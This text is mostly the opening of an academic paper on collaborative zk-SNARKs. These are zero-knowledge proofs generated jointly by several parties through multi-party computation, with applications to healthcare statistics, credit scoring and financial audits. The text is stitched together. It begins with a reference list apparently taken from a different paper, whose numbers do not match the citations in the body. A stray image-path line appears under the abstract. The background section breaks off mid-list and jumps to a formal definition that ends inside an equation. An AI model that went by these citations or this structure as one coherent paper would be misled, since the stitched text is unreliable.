[25] B. Bünz, J. Bootle, D. Boneh, A. Poelstra, P. Wuille, and G. Maxwell. Bulletproofs: Short proofs for confidential transactions and more. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2018.

[26] B. Bünz, B. Fisch, and A. Szepieniec. Transparent SNARKs from DARK compilers. In *Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, 2020.

[27] A. Chiesa, D. Ojha, and N. Spooner. Fractal: Post-quantum and transparent recursive proofs from holography. In *Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, 2020.

[28] C. Costello, C. Fournet, J. Howell, M. Kohlweiss, B. Kreuter, M. Naehrig, B. Parno, and S. Zahur. Geppetto: Versatile verifiable computation. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2015.

[29] S. de Hoogh, B. Schoenmakers, and M. Veeningen. Certificate

validation in secure computation and its use in verifiable linear programming. In *Proceedings of the International Conference on Cryptology in Africa*, 2016.

[30] L. De Moura and N. Bjørner. Z3: An efficient SMT solver. In *Proceedings of the International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, 2008.

[31] J. Duchi, E. Hazan, and Y. Singer. Adaptive subgradient methods for online learning and stochastic optimization. *Journal of Machine Learning Research*, 12, 2011.

[32] B. Feng, L. Qin, Z. Zhang, Y. Ding, and S. Chu. Zen: An optimizing compiler for verifiable, zero-knowledge neural network inferences. *Cryptology ePrint Archive*, 2021.

[33] D. Fiore, C. Fournet, E. Ghosh, M. Kohlweiss, O. Ohrimenko, and B. Parno. Hash first, argue later: Adaptive verifiable computations on outsourced data. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2016.

[34] C. Fournet, C. Keller, and V. Laporte. A certified compiler for verifiable computing. In *Proceedings of the IEEE Computer Security Foundations Symposium*, 2016.

[35] R. M. Freund. Introduction to semidefinite programming (SDP). *Massachusetts Institute of Technology*, 2004.

[36] K. Fujisawa, M. Kojima, K. Nakata, and M. Yamashita. SDPA (semidefinite programming algorithm) user's manual—version 6.2. 0. *Department of Mathematical and Computing Sciences, Tokyo Institute of Technology. Research Reports on Mathematical and Computing Sciences Series B: Operations Research*, 2002.

[37] D. M. Gay. Electronic mail distribution of linear programming test problems. *Mathematical Programming Society COAL Newsletter*, 13, 1985.

[38] R. Gennaro, C. Gentry, B. Parno, and M. Raykova. Quadratic span programs and succinct NIZKs without PCPs. In *Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, 2013.

[39] M. Goemans, S. Goldwasser, and D. Holden. Doubly-efficient pseudo-deterministic proofs. *arXiv preprint arXiv:1910.00994*, 2019.

[40] J. Groth. On the size of pairing-based non-interactive arguments. In *Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT)*, 2016.

[41] C. Helmberg, F. Rendl, R. J. Vanderbei, and H. Wolkowicz. An interior-point method for semidefinite programming. *SIAM Journal on optimization*, 6(2), 1996.

[42] A. Kosba, A. Miller, E. Shi, Z. Wen, and C. Papamanthou. Hawk: The blockchain model of cryptography and privacy-preserving smart contracts. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2016.

[43] A. Kosba, C. Papamanthou, and E. Shi. xjsnark: A framework for efficient verifiable computation. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2018.

[44] A. Kosba, Z. Zhao, A. Miller, Y. Qian, T.-H. Chan, C. Papamanthou, R. Pass, s. abhi, and E. Shi. C∅ c∅: a framework for building composable zero-knowledge proofs. *Cryptology ePrint Archive, Report 2015/1093*, 2015.

[45] M. Liu and G. Pataki. Exact duality in semidefinite programming based on elementary reformulations. *SIAM Journal on Optimization*, 25(3), 2015.

[46] T. Liu, X. Xie, and Y. Zhang. ZkCNN: Zero knowledge proofs for convolutional neural network predictions and accuracy. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2021.

[47] Z.-Q. Luo and W. Yu. An introduction to convex optimization for communications and signal processing. *IEEE Journal on selected areas in communications*, 24(8), 2006.

[48] M. Maller, S. Bowe, M. Kohlweiss, and S. Meiklejohn. Sonic: Zero-knowledge snarks from linear-size universal and updatable structured reference strings. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2019.

[49] C. B. Moler and G. W. Stewart. On the householder-fox algorithm for decomposing a projection. *Journal of Computational Physics*, 28(1), 1978.

[50] Y. E. Nesterov. Smooth minimization of non-smooth functions. *Mathematical Programming*, 103(1), 2005.

[51] R. S. Olson, W. La Cava, P. Orzechowski, R. J. Urbanowicz, and J. H. Moore. PMLB: a large benchmark suite for machine learning evaluation and comparison. *BioData Mining*, 10(36), Dec 2017.

[52] A. Ozdemir, F. Brown, and R. S. Wahby. Unifying compilers for SNARKs, SMT, and more. Cryptology ePrint Archive, Report 2020/1586, 2020.

[53] A. Ozdemir, R. S. Wahby, B. Whitehat, and D. Boneh. Scaling verifiable computation using efficient set accumulators. In *Proceedings of the USENIX Security Symposium*, 2020.

[54] B. Parno, J. Howell, C. Gentry, and M. Raykova. Pinocchio: Nearly practical verifiable computation. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2013.

[55] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, et al. Scikit-learn: Machine learning in python. *Journal of machine learning research*, 12(85), 2011.

[56] F. A. Potra and S. J. Wright. Interior-point methods. *Journal of computational and applied mathematics*, 124(1-2), 2000.

[57] M. V. Ramana. An exact duality theory for semidefinite programming and its complexity implications. *Mathematical Programming*, 77(1), 1997.

[58] J. D. Romano, T. T. Le, W. La Cava, J. T. Gregg, D. J. Goldberg, P. Chakraborty, N. L. Ray, D. Himmelstein, W. Fu, and J. H. Moore. PMLB v1.0: an open-source dataset collection for benchmarking machine learning methods. *Bioinformatics*, 38(3):878–880, 10 2021.

[59] B. K. Rosen, M. N. Wegman, and F. K. Zadeck. Global value numbers and redundant computations. In *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, 1988.

[60] E. Roth, K. Newatia, Y. Ma, K. Zhong, S. Angel, and A. Haeberlen. Mycelium: Large-scale distributed graph queries with differential privacy. In *Proceedings of the ACM Symposium on Operating Systems Principles (SOSP)*, Oct. 2021.

[61] E. Roth, D. Noble, B. H. Falk, and A. Haeberlen. Honeycrisp: Large-scale differentially private aggregation without a trusted core. In *Proceedings of the ACM Symposium on Operating Systems Principles (SOSP)*, 2019.

[62] E. Roth, H. Zhang, A. Haeberlen, and B. C. Pierce. Orchard: Differentially private analytics at scale. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2020.

[63] S. Setty. Spartan: Efficient and general-purpose zksnarks without trusted setup. In *Proceedings of the International Cryptology Conference (CRYPTO)*, 2020.

[64] S. Setty, S. Angel, T. Gupta, and J. Lee. Proving the correct execution of concurrent services in zero-knowledge. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2018.

[65] S. Setty, B. Braun, V. Vu, A. J. Blumberg, B. Parno, and M. Walfish. Resolving the conflict between generality and plausibility in verified computation. In *Proceedings of the ACM European Conference on Computer Systems (EuroSys)*, 2013.

[66] S. Setty, V. Vu, N. Panpalia, B. Braun, A. J. Blumberg, and M. Walfish. Taking proof-based verified computation a few steps closer to practicality. In *Proceedings of the USENIX Security Symposium*, 2012.

[67] G. Stewart, S. Merten, and L. Leland. Snårkl: Somewhat practical, pretty much declarative verifiable computing in haskell. In *Proceedings of the International Symposium on Practical Aspects of Declarative Languages*, 2018.

[68] S. Vaswani, F. Bach, and M. Schmidt. Fast and faster convergence of sgd for over-parameterized models and an accelerated perceptron. In *The 22nd International Conference on Artificial Intelligence and Statistics*, pages 1195–1204, 2019.

[69] R. S. Wahby, S. T. Setty, Z. Ren, A. J. Blumberg, and M. Walfish. Efficient ram and control flow in verifiable outsourced computation. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2015.

[70] R. S. Wahby, I. Tzialla, abhi shelat, J. Thaler, and M. Walfish. Doubly-efficient zkSNARKs without trusted setup. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2018.

[71] C. Weng, K. Yang, X. Xie, J. Katz, and X. Wang. Mystique: Efficient conversions for zero-knowledge proofs with applications to machine learning. In *Proceedings of the USENIX Security Symposium*, 2021.

[72] H. Wu, W. Zheng, A. Chiesa, R. A. Popa, and I. Stoica. Dizk: A distributed zero knowledge proof system. In *Proceedings of the USENIX Security Symposium*, 2018.

[73] T. Xie, J. Zhang, Y. Zhang, C. Papamanthou, and D. Song. Libra: Succinct zero-knowledge proofs with optimal prover computation. In *Proceedings of the International Cryptology Conference (CRYPTO)*, 2019.

[74] Y. Xie, X. Wu, and R. Ward. Linear convergence of adaptive stochastic gradient descent. In *International Conference on Artificial Intelligence and Statistics*, pages 1475–1485, 2020.

[75] J. Zhang, T. Xie, Y. Zhang, and D. Song. Transparent polynomial delegation and its applications to zero knowledge proof. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2020.

[76] L. Zhao, Q. Wang, C. Wang, Q. Li, C. Shen, and B. Feng. Veriml: Enabling integrity assurances and fair payments for machine learning as a service. *IEEE Transactions on Parallel and Distributed Systems*, 2021.

Experimenting with Collaborative zk-SNARKs: Zero-Knowledge Proofs for Distributed Secrets

Alex Ozdemir *Dan Boneh*
{aozdemir,dabo}@cs.stanford.edu

Abstract


A zk-SNARK is a powerful cryptographic primitive that provides a succinct and efficiently checkable argument that the prover has a witness to a public NP statement, without revealing the witness. However, in their native form, zk-SNARKs only apply to a secret witness held by a single party. In practice, a collection of parties often need to prove a statement where the secret witness is distributed or shared among them.

We implement and experiment with *collaborative zk-SNARKs*: proofs over the secrets of multiple, mutually distrusting parties. We construct these by lifting conventional zk-SNARKs into secure protocols among N provers to jointly produce a single proof over the distributed witness. We optimize the proof generation algorithm in pairing-based zk-SNARKs so that algebraic techniques for multiparty computation (MPC) yield efficient proof generation protocols. For some zk-SNARKs, optimization is more challenging. This suggests MPC "friendliness" as an additional criterion for evaluating zk-SNARKs.

We implement three collaborative proofs and evaluate the concrete cost of proof generation. We find that over a 3Gb/s link, security against a malicious minority of provers can be achieved with *approximately the same runtime* as a single prover. Security against $N-1$ malicious provers requires only a $2\times$ slowdown. This efficiency is unusual since most computations slow down by orders of magnitude when securely distributed. This efficiency means that most applications that can tolerate the cost of a single-prover proof should also be able to tolerate the cost of a collaborative proof.

1 Introduction

Zero-knowledge succinct, non-interactive arguments of knowledge (zk-SNARKs) [23] are publicly verifiable proofs that the prover has secret data (a witness) that satisfies a certain public NP relation. The proof reveals nothing about the secret data other than its validity. zk-SNARKs have two key strengths. First, they are very general: there are zk-SNARKs that can prove any relation expressible as a bounded size arithmetic circuit. Second, they can be easily verified: proof size and verification time are sublinear in the amount of secret data (typically kilobytes and tens of milliseconds), and verification can be performed by anyone. However, there are two key limitations. First, generating the proof is expensive: typically thousands of times slower than checking the relation directly [91, 98, 106, 108]. Second, the secret data must be held by a single party: generating a proof when the secret data is distributed among multiple parties is not natively supported.



(a) A conventional zk-SNARK with one party's secret w.

(b) A collaborative zk-SNARK with multiple parties' secrets.

Figure 1: Conventional and collaborative zk-SNARKs

Being limited to secrets that are held by a single party bars some applications. We describe some examples in Section 2.

Collaborative zk-SNARKs In this work we generalize zk-SNARKs to *collaborative zk-SNARKs*. That is, we generalize from public proofs about a secret w held by a single party, to public proofs about a secret $\vec{w} = (w_1, \ldots, w_N)$ distributed among N parties, where party i has w_i, for $i \in [N]$, as in Fig. 1. The proof generation process should reveal nothing new about $\vec{w}$ to a coalition of parties, other than the validity of $\vec{w}$.

A natural approach for constructing a collaborative zk-SNARK is as follows: start from a standard single-prover zk-SNARK, and run its proof generation algorithm as a *secure multi-party computation* (MPC) [49] among the N provers.

Recall that, informally, MPC allows N parties to compute a public function $f : \mathcal{X}^N \to \mathcal{Y}$ over secret inputs $x_1, \ldots x_N \in \mathcal{X}$, where party i has x_i for all $i \in [N]$. At the end of the protocol, all parties learn the output $y \leftarrow f(x_1, \ldots x_N)$, but learn nothing else about each others' inputs. MPC protocols work for any function f that can be expressed as a reasonable size arithmetic circuit.

By taking the MPC function f to be the circuit representation of a zk-SNARK proof generator, the provers can use a generic MPC protocol to jointly generate the desired proof without revealing anything else about their secret inputs. One technicality is that proof generation is a randomized algorithm, but this is easily supported by MPC protocols.

Another issue is that any prover can choose not to participate in the MPC, thereby preventing the proof from being generated. Hence, a collaborative zk-SNARK only makes sense in a setting where all N provers want to jointly generate

a valid proof. This lets us use a slightly simpler kind of MPC, called *MPC-with-aborts* [49], that does not guarantee output delivery. Regardless, using an MPC protocol to generate a proof ensures that no matter what a malicious set of provers does, it learns nothing about the secret data of the honest provers, other than the validity of the witness tuple $\vec{w}$.

As we will see, a direct application of this approach leads to very poor performance. Generating a standalone zk-SNARK proof is already computationally expensive. Running this entire process naively through a general purpose MPC protocol would likely result in unacceptable proving time. In particular, since MPC protocols and zk-SNARK provers are each thousands of times slower than their underlying functionality, their composition is likely to be millions of times slower.

Instead, we show that for some zk-SNARKs, proof generation lends itself to a very efficient MPC protocol. For these zk-SNARKs it is quite efficient to generate the proof distributively, without the provers leaking undesired information about their secrets to the public or to each other. This suggests MPC "friendliness" of the prover as a new criterion for evaluating zk-SNARKs. As we will see, some zk-SNARKs are MPC-friendly, while others are less so.

Our techniques We design optimized multi-prover protocols by using three ideas:

(1) Building on previous and new techniques, we apply MPC techniques based on secret-sharing *directly* to elliptic curves, making secure, distributed curve operations cheap.
(2) By using secret sharing over curve points we streamline key prover bottlenecks, such as multi-scalar multiplication, polynomial division, and Fourier transform.
(3) We employ an optimized MPC protocol for computing sequences of partial products. In particular, for field elements $x_1, \ldots, x_n$ we use an efficient MPC protocol from [4] to compute $p_j := \prod_{i=1}^{j} x_i$ for all $j \in \{1, \ldots, n\}$.

Ultimately, we adapt four zk-SNARKs to multiple provers: Groth16 [66], Plonk [53], Marlin [40], and Fractal [41].

Our results

- First, we formally define collaborative zk-SNARKs (§4).
- Next, we design four collaborative proofs by adapting four existing zk-SNARK provers into MPC protocols that exploit the algebraic nature of these provers: (§5):
  - Groth16 and Marlin give very efficient protocols.
  - Plonk results in a protocol with more communication between the provers, due to the larger number of multiplications during proof generation.
  - Fractal can achieve MPC efficiency, but at the expense of increasing the proof size and verification time by a factor of N.

  This list classifies these zk-SNARKs by their MPC-friendliness, from most to least friendly. Some of these constructions depend on a *trusted setup*.
- We implement our Groth16-, Marlin-, and Plonk-based protocols. We do so by lifting a single-prover code base called `arkworks` [48] and making it support multiple provers. The key implementation technique is to replace `arkworks`' low level implementation of *fields and curves* with *secret shares* that implement multi-party protocols for these types (§6).
- Finally, we demonstrate the concrete efficiency of our constructions. We find that with a 3Gb/s link, protocols secure against a malicious minority of provers run in essentially the same time as a single-party proof. Protocols secure against a malicious majority run in twice the time of a single-party prover (§7). These results are unusual in that MPC typically incurs a significant overhead. These results also show that collaborative proofs are practical.
- Communication costs dominate in low-capacity networks. We conclude with a conditional $\Omega(n)$ lower bound on the communication needed to build a collaborative proof, where n is the "size" of the relation.

Publicly auditable MPC Collaborative zk-SNARKs give an efficient construction for a cryptographic primitive called *publicly auditable MPC* (PA-MPC) [7]. A PA-MPC protocol is an MPC that also produces a proof by which the public can verify that the computation was performed correctly with respect to commitments to the inputs. Classic PA-MPC constructions [7] have linear size proofs. Collaborative zk-SNARKs yield PA-MPC with constant size proofs. We discuss this further in Sections 2 and 4.1. Concurrent work [75] builds on a similar idea.

2 Example applications

Collaborative zk-SNARKs come up naturally in many settings, both for real world applications and for conceptual ones. In this section we briefly survey a number of situations where they are needed.

(1) Healthcare statistics Healthcare providers provide services (medication, operations, etc.) to millions of patients every day. Their actions concern the intimate details of individuals' well-being and **must not** be publicly revealed. Yet, the public benefits from understanding costs in the healthcare system, in aggregate. For example, a recent investigation revealed that many hospitals routinely charge uninsured patients the highest rates [50].

The challenge is to compute aggregate statistics over sensitive data in a fashion that certifies the accuracy of the aggregates, despite the participants' incentives to omit data or mis-aggregate. This problem is not unique to healthcare; it also arises for criminal justice statistics [51].

Collaborative proofs yield a clean solution. First, every healthcare provider publishes a short Merkle commitment to the list of services that it provided. Second, regulators can request aggregate statistics over the set of services provided by all healthcare providers. The requested statistic is defined by an arithmetic circuit that computes the statistic. Third,

providers can compute the aggregate statistic via an MPC among the providers, *and* publish a collaborative proof that the claimed result is consistent with all of their local commitments. This protects both the privacy of patient data and ensures the integrity of the aggregate.

The Merkle commitments to the underlying data are crucial for integrity. If at a later time there is a dispute over the accuracy of the aggregate statistic, a forensics investigator can request the providers to open their local Merkle commitments. A provider that committed to incorrect data will immediately be caught and penalized, and this provides a strong incentive for providers to commit to accurate data (refusing to open a commitment could similarly carry a penalty). Patients are also incentivized to check (via a Merkle proof) that the provider accurately committed to the service they received.

Overall, the collaborative proof that the computed aggregate is consistent with the committed data ensures accuracy of the aggregate while maintaining data privacy.

(2) Computing credit scores The three US credit bureaus collect financial information from many institutions and use that data to compute a credit score for all US individuals. Credit scores are used to make credit related decisions such as who gets a loan. When a credit bureau is hacked [47], everyone's information is exposed.

Collaborative proofs provide a very different solution for computing credit scores. Let $A_1, \ldots, A_N$ be N institutions whose data is used to compute a person's credit score. Each A_i could publish a short Merkle commitment to the entirety of its local dataset. When Alice needs her credit score, the N institutions engage in an MPC to compute her score based on their local data, and collaboratively construct a proof that the score is consistent with the public commitments. Alice is given her score s and the short collaborative proof π. She can present (s, π) to a lender, who can validate π with respect to the public commitments to ensure that Alice's score is correct.

A_i's commitment to its local data ensures that if there is a dispute over Alice's credit score, her leaves of the Merkle commitment can be opened. If an incorrect credit score is computed, there is enough information to identify the cause. This is a more satisfying guarantee than simply asking the institutions to certify the computed credit score by signing it.

An example. Consider a lender that is reviewing a loan application. The lender wants to know the sum of the applicant's credits and debits with the banks where the applicant has an account. The applicant could request a collaborative proof from its banks to prove that the difference between its debits (assets) and its credits (debts) is larger than some threshold T. In Section 7 we evaluate the time required to build this proof.

(3) Private audits of multiple parties The global financial system can be modeled as a transaction graph: every account is a node, and there is an edge from u to v if account u issued a payment to account v. Financial regulators often need to answer the following question: did account u at Bank A pay account v at Bank B, either directly or via intermediate accounts? If the entire graph were stored at a single location this would be easy to answer: the entity that holds the graph could commit to the graph and provide a succinct proof that there is no chain of transactions $u \to a_1 \to \cdots \to a_\ell \to v$.

In reality, the transaction graph is distributed and siloed across a number of institutions. Each financial institution only sees the portion of the graph that touches accounts under its control. Yet, the regulator needs an answer to questions about the entire graph. Previous work applies MPC techniques to this problem [34, 86, 96], but the results are not verifiable by a third party (i.e., the regulator or the public).

Collaborative proofs provide a clean solution. First, every bank commits to its local view of the graph. They then collaboratively generate a succinct proof that there is no path from u to v in the union of their graphs. More generally, this applies to any query about the global graph that can be computed using an arithmetic circuit of reasonable size. The banks can collaboratively compute an answer to the query, along with a proof that the answer is consistent with each bank's commitment to its local view of the graph. In case of a later dispute, the commitments can be opened to identify who is at fault.

Publicly auditable MPC The three applications above are special cases of *publicly auditable MPC* (PA-MPC) [7]: a general primitive that extends secure MPC to produce a proof that can be independently checked to verify that the computation was performed correctly. The auditor need not participate in this computation, yet it can still check that the claimed output is consistent with commitments to the inputs.

We will see in Section 4.1 that collaborative proofs yield a PA-MPC with proof size and verification time sublinear in the circuit size.

Reducing the number of parties Some of the applications in this section could involve many online parties, and the resulting MPC can be expensive in communication (§7). However, by having each data provider secret share their data among a small set of non-colluding servers, we can make the cost independent of the number of data providers. Furthermore, only the small set of non-colluding servers need to be simultaneously online. A similar approach has been successfully used in real-world MPC-based auctions [26].

3 Background

Let $\mathbb{F}_p$ denote the finite field of integers mod p, a prime. We omit p when unambiguous. Let $\mathbb{G}$ be an *additive cyclic group* of prime order q, group operation $+$, inverse operation $-$, identity 0, and generator g.

Let $\mathbb{G}_1$, $\mathbb{G}_2$, and $\mathbb{G}_T$ be cyclic groups of prime order q with generators $g_1 \in \mathbb{G}_1$ and $g_2 \in \mathbb{G}_2$. Let $e : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_T$ be an efficiently computable and non-degenerate *pairing*, so that

$$e(\alpha \cdot h_1,\ \beta \cdot h_2) = \alpha\beta \cdot e(h_1, h_2)$$

for all α, β in $\mathbb{F}_q$ and all $h_1 \in \mathbb{G}_1$ and $h_2 \in \mathbb{G}_2$.

3.1 Multi-party computation

Let $f : \mathcal{X}^N \to \mathcal{Y}$ be a function and let $P_1, \ldots, P_N$ be N parties such that P_i has input $x_i \in \mathcal{X}$. A multi-party computation (MPC) for f is a protocol Π among the parties which computes and reveals $y := f(x_1, \ldots, x_N)$. Informally, Π is secure if it reveals nothing except y, and it requires malicious parties to chose their inputs independently from the honest parties. In more detail, Π is secure against t dishonest parties if for every efficient adversary $\mathcal{A}$ corrupting t parties, there is an efficient *simulator* $\mathcal{S}$ which can produce a protocol transcript from the output and the inputs of those t parties, that is indistinguishable from the view of those parties in a real protocol execution.[1] We refer the reader to [81] for the complete definition.

Many protocols are secure with one caveat: aborts. An adversary can cause the protocol to abort and deny the output to all honest parties. This security model is called *security-with-aborts* and it is sufficient in our setting. Many protocols achieve security-with-abort (or better) assuming an honest majority of parties [9, 10, 20, 22, 27, 30, 31, 39, 44, 45, 54, 55, 57, 62, 64, 82, 89, 94] or even in the presence of a single honest party [46, 58, 73, 80, 83, 84, 85, 88]. The latter is called the *dishonest majority* setting.

Arithmetic circuit MPC We build on MPC protocols that can securely compute any function defined as a bounded size *arithmetic circuit*. An arithmetic circuit is a directed acyclic graph of gates and wires. Wires carry values in a finite field $\mathbb{F}$ (e.g., $\mathbb{F}_p$). Input wires can be public, or private to a single party. Gates take two inputs and perform multiplication or addition in $\mathbb{F}$. Certain wires are designated as outputs.

The two protocols we build on—SPDZ [46] and GSZ [64]—are based on secret sharing. They evaluate the circuit by representing each wire's value using a k-out-of-N *secret-sharing*: N tokens distributed among the parties such that no $k-1$ tokens reveal the true value, but any k tokens do. We use $[y]$ to denote that y is shared using a secret sharing scheme.

- SPDZ [46] uses *additive secret sharing* where $y \in \mathbb{F}$ is represented by random shares $y_1, \ldots, y_N$ that sum to y. All N shares are required to recover y.
- GSZ [45, 64] uses *Shamir secret sharing* [99] where $y \in \mathbb{F}$ is shared among N parties as $y_1, \ldots, y_N$ such that the points $(1, y_1), \ldots, (N, y_N)$ lie on a polynomial $p(X)$ of degree at most d, with $p(0) = y$. Any $d+1$ points suffice to reconstruct the polynomial and y.

SPDZ [46] is a dishonest majority protocol. GSZ [64] is representative of a new generation of state-of-the-art honest majority protocols [22, 27, 30, 31, 62, 64].

[1] This defines MPC that is *computationally*—rather than *information-theoretically*—secure. Computational MPC is more efficient.

3.2 zk-SNARKs

Informally, a *proof* for a *relation* $\mathfrak{R}$ is a protocol between a prover $\mathcal{P}$ and an efficient verifier $\mathcal{V}$ by which $\mathcal{P}$ convinces $\mathcal{V}$ that $\exists w : \mathfrak{R}(x, w) = 1$, where x is a called an *instance*, and w a *witness* for x. If the proof comprises a single message from $\mathcal{P}$ to $\mathcal{V}$, it is said to be non-interactive and has syntax:

- $\mathsf{Setup}(1^\lambda, \mathfrak{R}) \to \mathsf{pp}$: setup public parameters for $\mathfrak{R}$.
- $\mathsf{Prove}(\mathsf{pp}, x, w) \to \pi/\perp$: if $(x, w) \in \mathfrak{R}$, output a proof π, otherwise $\perp$.
- $\mathsf{Verify}(\mathsf{pp}, x, \pi) \to \{0, 1\}$: check a proof.

Generally, proofs support a class of relations (e.g., bounded size arithmetic circuits). The supported class must also define the *size* of a relation—denoted $|\mathfrak{R}|$—the time needed to evaluate it (e.g., the number of gates in the circuit). In the next subsection we discuss common classes of relations.

A zk-SNARK is a proof with the following properties [23]:

- *Completeness:* If $\mathfrak{R}(x, w) = 1$, then an honest $\mathcal{P}$ convinces $\mathcal{V}$ except with negligible probability. If $\mathfrak{R}(x, w) = 0$, Prove outputs $\perp$.
- *Zero knowledge:* Informally, the triple (pp, x, π) reveals nothing about the witness w.
- *Knowledge soundness:* Informally, for every $\mathcal{P}^\star$ there exists an efficient algorithm, called an *extractor*, such that whenever $\mathcal{P}^\star$ convinces $\mathcal{V}$ to output 1, the extractor can use $\mathcal{P}^\star$ to output w such that $\mathfrak{R}(x, w) = 1$ [12].
- *Succinctness:* proof size and verification time are $o(|\mathfrak{R}|)$.

When soundness is computational, the protocol is called an *argument*, and referred to as a (z)ero-(k)nowledge (S)uccinct (N)on-interactive (AR)gument of (K)nowledge

R1CS format Different zk-SNARKs represent the relation $\mathfrak{R}$ in different ways: binary arithmetic circuits [53], quadratic arithmetic programs [91, 97], AIR [14], low-depth circuits [25, 42, 59, 101, 104, 105, 107, 110, 111] and more [18, 19, 56, 91]. We focus on proofs for rank-1 constraint systems (R1CS); these generalize arithmetic circuits, and are the interface to many state-of-the-art proof systems [16, 40, 66, 67].

For R1CS, x is represented as $\mathbf{x} \in \mathbb{F}^\ell$, w is represented as $\mathbf{w} \in \mathbb{F}^{m-\ell}$, and the relation itself is defined by three matrices: $A, B, C \in \mathbb{F}^{n \times m}$ such that $(A\mathbf{a}) \circ (B\mathbf{a}) = C\mathbf{a}$ where $\mathbf{a} := \mathbf{x} \,\|\, \mathbf{w}$ and $\circ$ is the Hadamard (element-wise) product. This $\mathbf{a}$ is said to be a satisfying assignment for the R1CS relation (n, ℓ, m, A, B, C). The matrices are assumed to have only $\Theta(n)$ non-zero entries, and $|\mathfrak{R}|$ is defined to be n.

The R1CS formalism introduces an additional challenge: each relation $\mathfrak{R}$ must be compiled to an R1CS relation $R := (n, \ell, m, A, B, C)$. Additionally, the compiler produces a witness extension procedure Extend that maps any satisfying $(x, w) \in \mathfrak{R}$ to a satisfying assignment $\mathbf{a} \in \mathbb{F}^m$ for R. Thus, when writing a proof, the prover $\mathcal{P}$ operates in two steps:

(1) $\mathcal{P}$ extends the pair (x, w) to a satisfying assignment $\mathbf{a} \in \mathbb{F}^m$ for the R1CS relation R,

Definition 1. *Collaborative zk-SNARK for a relation $\mathfrak{R}$, secure against t malicious provers:*
Let $p(\lambda)$ be a polynomial bound on the collaborative proof's total communication, and $\mathcal{U}(\lambda)$ be the set of functions from $\{0,1\}^{\leq p(\lambda)}$ to $\{0,1\}^{\lambda}$. In the random oracle model, a collaborative zk-SNARK for a relation $\mathfrak{R}$ that is secure against t malicious provers is a collaborative proof $(\mathsf{Setup}, \Pi, \mathsf{Verify})$ with the following properties:

- *Completeness: For all $(x, \vec{w}) \in \mathfrak{R}$, the following is negligible:*

$$\Pr\left[\mathsf{Verify}^H(\mathsf{pp}, x, \pi) = 0 : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ \pi \leftarrow \Pi^H(\mathsf{pp}, x, \vec{w}) \end{array}\right]$$

- *Knowledge soundness: For all x, for all sets of efficient algorithms $\vec{\mathcal{P}} = (\mathcal{P}_1^*, \ldots, \mathcal{P}_N^*)$, there exists an efficient extractor Ext with*

$$\Pr\left[(x, \vec{w}) \in \mathfrak{R} : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ \vec{w} \leftarrow \mathsf{Ext}^{H, \vec{\mathcal{P}}^H}(\mathsf{pp}, x) \end{array}\right] \geq \Pr\left[\mathsf{Verify}^H(\mathsf{pp}, x, \pi) = 1 : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ \pi \leftarrow \vec{\mathcal{P}}^H(\mathsf{pp}, x) \end{array}\right] - \varepsilon$$

  for negligible ε. Here, $\mathsf{Ext}^{H, \vec{\mathcal{P}}^H}$ denotes that Ext has oracle access to H and may re-run the collection of provers $\vec{\mathcal{P}}(\mathsf{pp}, x)$, reprogramming the random oracle H each time, and receiving only the final output produced by $\vec{\mathcal{P}}$.
- *Succinctness: Proof size and verification time are $o(|\mathfrak{R}|)$.*
- *t-zero-knowledge: For all efficient $\mathcal{A}$ controlling $k \leq t$ provers: $\mathcal{P}_{i_1}, \ldots, \mathcal{P}_{i_k}$, there exists an efficient simulator Sim such that for all $x, \vec{w}$, and for all efficient distinguishers D,*

$$\left|\Pr\left[D^{H[\mu]}(\mathsf{tr}) = 1 : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ b \leftarrow \mathfrak{R}(x, \vec{w}) \in \{0,1\} \\ (\mathsf{tr}, \mu) \leftarrow \mathsf{Sim}^H(\mathsf{pp}, x, w_{i_1}, \ldots, w_{i_k}, b) \end{array}\right] - \Pr\left[D^H(\mathsf{tr}) = 1 : \begin{array}{l} H \xleftarrow{\$} \mathcal{U}(\lambda) \\ \mathsf{pp} \leftarrow \mathsf{Setup}^H(1^\lambda, \mathfrak{R}) \\ \mathsf{tr} \leftarrow \mathsf{View}_{\mathcal{A}}^H[x, \vec{w}] \end{array}\right]\right|$$

